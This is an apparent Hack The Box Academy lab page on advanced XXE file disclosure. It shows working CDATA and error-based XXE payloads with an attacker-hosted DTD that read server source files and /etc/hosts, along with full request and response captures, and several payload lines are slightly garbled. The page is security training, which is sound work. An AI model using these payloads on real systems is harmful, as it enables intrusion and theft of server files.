

1. Advanced File Disclosure

Not all XXE vulnerabilities may be straightforward to exploit, as we have seen in the previous section. Some file formats may not be readable through basic XXE, while in other cases, the web application may not output any input values in some instances, so we may try to force it through errors.

2. Advanced Exfiltration with CDATA

In the previous section, we saw how we could use PHP filters to encode PHP source files, such that they would not break the XML format when referenced, which (as we saw) prevented us from reading these files. But what about other types of Web Applications? We can utilize another method to extract any kind of data (including binary data) for any web application backend. To output data that does not conform to the XML format, we can wrap the content of the external file reference with a **CDATA** tag (e.g. `<![CDATA[FILE_CONTENT]]>`). This way, the XML parser would consider this part raw data, which may contain any type of data, including any special characters.

One easy way to tackle this issue would be to define a **begin** internal entity with `<![CDATA[`, an **end** internal entity with `]]>`, and then place our external entity file in between, and it should be considered as a **CDATA** element, as follows:

Code: **xml**

```
<!DOCTYPE email [  
  <!ENTITY begin "<![CDATA[">  
  <!ENTITY file SYSTEM "file:///var/www/html/submitDetails.php">  
  <!ENTITY end "]]>">  
  <!ENTITY joined "&begin;&file;&end;">  
]>
```

After that, if we reference the `&joined;` entity, it should contain our escaped data. However, **this will not work, since XML prevents joining internal and external entities**, so we will have to find a better way to do so.

To bypass this limitation, we can utilize **XML Parameter Entities**, a special type of entity that starts with a `%` character and can only be used within the DTD. What's unique about parameter entities is that if we reference them from an external source (e.g., our own server), then all of them would be considered as external and can be joined, as follows:

Code: **xml**

```
<!ENTITY joined "%begin;%file;%end;">
```

So, let's try to read the `submitDetails.php` file by first storing the above line in a DTD file (e.g. `xxe.dtd`), host it on our machine, and then reference it as an external entity on the target web application, as follows:

Advanced File Disclosure

```
dbcypn@htb[/htb]$ echo '<!ENTITY joined "%begin;%file;%end;">' > xxe.dtd  
dbcypn@htb[/htb]$ python3 -m http.server 8000
```

Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...

Now, we can reference our external entity (`xxe.dtd`) and then print the `&joined;` entity we defined above, which should contain the

```
[eu-academy-3]-[10.10.14.127]-[htb-ac-819475@htb-uwapacz5g0]-[~]
```

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE email [
  <!ENTITY % begin "[CDATA["> <!-- prepend the beginning of the CDATA tag -->
  <!ENTITY % file SYSTEM "file:///var/www/html/submitDetails.php"> <!-- reference external file -->
  <!ENTITY % end "]">> <!-- append the end of the CDATA tag -->
  <!ENTITY % xxe SYSTEM "http://OUR_IP:8000/xxe.dtd"> <!-- reference our external DTD -->
  %xxe;
]>
...
<email>&joined;</email> <!-- reference the &joined; entity to print the file content -->
```

Once we write our `xxe.dtd` file, host it on our machine, and then add the above lines to our HTTP request to the vulnerable web application, we can finally get the content of the `submitDetails.php` file:

Request	Response
<pre>1 POST /submitDetails.php HTTP/1.1 2 Host: 10.129.201.94 3 Content-Length: 135 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) 5 Content-Type: text/plain; charset=UTF-8 6 Accept: */* 7 Origin: http://10.129.201.94 8 Referer: http://10.129.201.94/ 9 Accept-Encoding: gzip, deflate 10 Accept-Language: en-US,en;q=0.9 11 Connection: close 12 13 <?xml version="1.0" encoding="UTF-8"?> 14 <!DOCTYPE email [15 <!ENTITY % begin "[CDATA["> 16 <!ENTITY % file SYSTEM "file:///var/www/html/submitDetails.php"> 17 <!ENTITY % end "]">> 18 <!ENTITY % xxe SYSTEM "http://10.10.14.16:8000/xxe.dtd"> 19 %xxe; 20]> 21 <root> 22 <name> 23 test 24 </name> 25 <tel> 26 </tel> 27 <email> 28 &joined;</pre>	<pre>1 HTTP/1.1 200 OK 2 Date: Thu, 16 Sep 2021 11:44:47 GMT 3 Server: Apache/2.4.41 (Ubuntu) 4 Vary: Accept-Encoding 5 Content-Length: 406 6 Connection: close 7 Content-Type: text/html; charset=UTF-8 8 9 Check your email <?php 10 libxml_disable_entity_loader (false); 11 12 \$xmlfile = file_get_contents('php://input'); 13 14 \$dom = new DOMDocument(); 15 \$dom-> 16 loadXML(\$xmlfile, LIBXML_NOENT LIBXML_DTDLOAD); 17 \$info = simplexml_import_dom(\$dom); 18 \$name = \$info->name; 19 \$tel = \$info->tel; 20 \$email = \$info->email; 21 \$message = \$info->message; 22 23 echo "Check your email \$email for further instructions."; 24 ?> 25 26 for further instructions.</pre>

As we can see, we were able to obtain the file's source code without needing to encode it to base64, which saves a lot of time when going through various files to look for secrets and passwords.

Note: In some modern web servers, we may not be able to read some files (like `index.php`), as the web server would be preventing a DOS attack caused by file/entity self-reference (i.e., XML entity reference loop), as mentioned in the previous section.

This trick can become very handy when the basic XXE method does not work or when dealing with other web development frameworks. Try to use this trick to read other files.

2. Error Based XXE

Another situation we may find ourselves in is one where the web application might not write any output, so we cannot control any of the XML input entities to write its content. In such cases, we would be **blind** to the XML output and so would not be able to retrieve the file content using our usual methods.

If the web application displays runtime errors (e.g., PHP errors) and does not have proper exception handling for the XML input, then we can use this flaw to read the output of the XXE exploit. If the web application neither writes XML output nor displays any errors, we would face a completely blind situation, which we will discuss in the next section.

Let's consider the exercise we have in `/error` at the end of this section, in which none of the XML input entities is displayed on the screen. Because of this, we have no entity that we can control to write the file output. First, let's try to send malformed XML data, and see if the web application displays any errors. To do so, we can delete any of the closing tags, change one of them, so it does not close (e.g. `<root>` instead of `<root>`), or just reference a non-existing entity, as follows:

```
1 POST /error/submitDetails.php HTTP/1.1
2 Host: 10.129.201.94
3 Content-Length: 134
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
5 Content-Type: text/plain; charset=UTF-8
6 Accept: */*
7 Origin: http://10.129.201.94
8 Referer: http://10.129.201.94/error/
9 Accept-Encoding: gzip, deflate
10 Accept-Language: en-US,en;q=0.9
11 Connection: close
12
13 <?xml version="1.0" encoding="UTF-8"?>
14 <root>
15   <name>
16   </name>
17   <tel>
18   </tel>
19   <email>
20     &nonExistingEntity;|
21   </email>
22   <message>
23   </message>
24 </root>
```

```
1 HTTP/1.1 200 OK
2 Date: Thu, 16 Sep 2021 11:46:14 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 926
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 <br />
10 <b>
11   Warning
12   : DOMDocument::loadXML(): Entity 'nonExistingEntity' not defined in Entity, line: 5 in <b>
13     /var/www/html/error/submitDetails.php
14   </b>
15   on line <b>
16     10
17   </b>
18   <br />
19   <br />
20   Warning
21   : simplexml_import_dom(): Invalid Nodetype to import in <b>
22     /var/www/html/error/submitDetails.php
```

We see that we did indeed cause the web application to display an error, and it also revealed the web server directory, which we can use to read the source code of other files. Now, we can exploit this flaw to exfiltrate file content. To do so, we will use a similar technique to what we used earlier. First, we will host a DTD file that contains the following payload:

Code: xml

```
<!ENTITY % file SYSTEM "file:///etc/hosts">
<!ENTITY % error "<!ENTITY content SYSTEM '%nonExistingEntity;/%file;'">
```

The above payload defines the file parameter entity and then joins it with an entity that does not exist. In our previous exercise, we were joining three strings. In this case, %nonExistingEntity; does not exist, so the web application would throw an error saying that this entity does not exist, along with our joined %file; as part of the error. There are many other variables that can cause an error, like a bad URI or having bad characters in the referenced file.

Now, we can call our external DTD script, and then reference the error entity, as follows:

Code: xml

```
<!DOCTYPE email [
  <!ENTITY % remote SYSTEM "http://OUR_IP:8000/xxe.dtd">
  %remote;
  %error;
]>
```

Once we host our DTD script as we did earlier and send the above payload as our XML data (no need to include any other XML data), we will get the content of the /etc/hosts file as follows:

Request

PrettyRawHex\n

```
1 POST /error/submitDetails.php HTTP/1.1
2 Host: 10.129.201.94
3 Content-Length: 109
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
5 Content-Type: text/plain; charset=UTF-8
6 Accept: */*
7 Origin: http://10.129.201.94
8 Referer: http://10.129.201.94/error/
9 Accept-Encoding: gzip, deflate
10 Accept-Language: en-US,en;q=0.9
11 Connection: close
12
13 <!DOCTYPE email [
14 <!ENTITY % remote SYSTEM "http://10.10.14.16:8000/xxe.dtd">
15 %remote;
16 %error;
17 ]>
```

Response

PrettyRawHexRender\n

```
13 : DOMDocument::loadXML(): Invalid URI: /127.0.0.1 localhost
14 127.0.0.1 academy_webattacks_xxe
15 # The following lines are desirable for IPv6 capable hosts
16 ::1 ip6-localhost ip6-loopback
17 fe00::0 ip6-localnet
18 ff00::0 ip6-mcastprefix
19 ff02::1 ip6-allnodes
20 ff02::2 ip6-allrouters in Entity, line: 10 in <b>
21   /var/www/html/error/submitDetails.php
22 </b>
23   on line <b>
24     11
25   </b>
26   <br />
27   <br />
28   <b>
```

This method may also be used to read the source code of files. All we have to do is change the file name in our DTD script to point to the file we want to read (e.g. "file:///var/www/html/submitDetails.php"). However, this method is not as reliable as the previous method for reading source files, as it may have length limitations, and certain special characters may still break it.

VPN Servers

Warning: Each time you "Switch", your connection keys are regenerated and you must re-download your VPN connection file.

Integrated Terminal

Existing PwnBox instances will automatically switch to the new VPN server.


EU Academy 3

Medium Load ▼

PROTOCOL

● UDP 1337 ● TCP 443

DOWNLOAD VPN CONNECTION FILE



Connect to Pwnbox


Your own web-based Parrot Linux instance to play our labs.

Pwnbox Location

AU

55ms ▼

Terminate Pwnbox to switch location



Full Screen

Terminate

Reset

Disconnected

Life Left: 95m

+



4. Questions

Answer the question(s) below to complete this Section and earn cubes!

Target(s): 10.129.164.30 (ACADEMY-WEBATTACKS-XXE)



Cheat Sheet



Download VPN
Connection File

Integrated Terminal

+ 3 

Use either method from this section to read the flag at '/flag.php'. (You may use the CDATA method at '/index.php', or the error-based method at '/error').

Submit your answer here...

+10 Streak pts



Submit



Hint



Show Solution

← Previous

Next →



Cheat Sheet



Go to Questions

5. Table of Contents

Introduction to Web Attacks

✓

6. HTTP Verb Tampering

Intro to HTTP Verb Tampering

✓

 Bypassing Basic Authentication

✓

 Bypassing Security Filters

✓

Verb Tampering Prevention

✓

6. Insecure Direct Object References (IDOR)

Intro to IDOR

✓

Identifying IDORs

✓

 Mass IDOR Enumeration

✓

 Bypassing Encoded References

✓

 IDOR in Insecure APIs

✓

 Chaining IDOR Vulnerabilities

✓

IDOR Prevention

✓

6. XML External Entity (XXE) Injection

Intro to XXE

✓

 Local File Disclosure

✓

 [Advanced File Disclosure](#)

 Blind Data Exfiltration

XXE Prevention

6. Skills Assessment

 Web Attacks - Skills Assessment

5. My Workstation

Integrated Terminal



 Interact

 Terminate

 Reset

Life Left: 95m



